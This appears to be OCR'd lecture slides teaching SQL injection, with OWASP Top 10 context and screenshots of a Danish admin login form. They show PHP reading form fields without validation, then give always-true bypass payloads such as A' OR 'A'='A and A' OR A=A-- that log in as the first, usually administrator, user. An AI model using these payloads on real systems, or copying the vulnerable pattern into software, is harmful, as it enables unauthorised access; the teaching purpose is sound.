
Web apps generate SQL queries for **based on user input** from forms, cookies, URL variables, etc.



Definitions


Server-side scripting

Server-side scripting involves **embedding scripts** in client requests that are **run on the server** before the server responds to the client's request




1. SQL injections – 2001, 2013, 2017, 2021…

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure




A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


1. SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxxxx/test/
Go Links
Velkommen til Administrator LOGIN på
Navn:
administrator
Password:
Login Slet
Done
Internet

1. SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxxxx/test/fejl.asp
Go Links
Du har ikke adgang til den side.
Log på igen med Navn og Password.
Navn:
Password:
Login Slet
Done
Internet

What is happening?





```
$login = $_POST['login'];
$password = $_POST['password'];
```

SELECT ABC from tblUsers WHERE User_ID=
'<*username field from web form*>'
AND Password='<*password field from web form*>'

IF [Data is returned] {Login ok}
ELSE {Login not ok}

What is happening?




```
$login = $_POST['login']; // No input validation
$password = $_POST['password']; // No input vali.
```

```
SELECT ABC from tblUsers WHERE User_ID=
'<username field from web form>'
AND Password='<password field from web form>'
```

```
IF [Data is returned] {Login ok}
ELSE {Login not ok}
```

What is happening?

SELECT ABC from tblUsers WHERE User_ID='*administrator*' AND Password='*Administrator*'

Always true

Always true statements:

In both ‘user’ and ‘password’ field:

A’ OR ‘A’=‘A

Always true

Always true statements:

SELECT 123 from tblUsers WHERE User_ID=
'A' OR 'A'='A' AND Password='A' OR 'A'='A'

Log on as the first user in the table –
usually an administrator...

SQLi

Variations:
In username field:

A’ OR A=A--


SQLi

Always true statements:


SELECT 123 from tblUsers WHERE User_ID=
'A' OR A=A-- *' AND Password='*

Password field can then be left blank


SQLi


File Edit View Favorites Tools Help
Back Search Favorites History
Address http://xxxxxxxx/test/
Go Links
Velkommen til Administrator LOGIN på
Navn:
') OR ('A'='A
Password:
Login Slet
Done
Internet

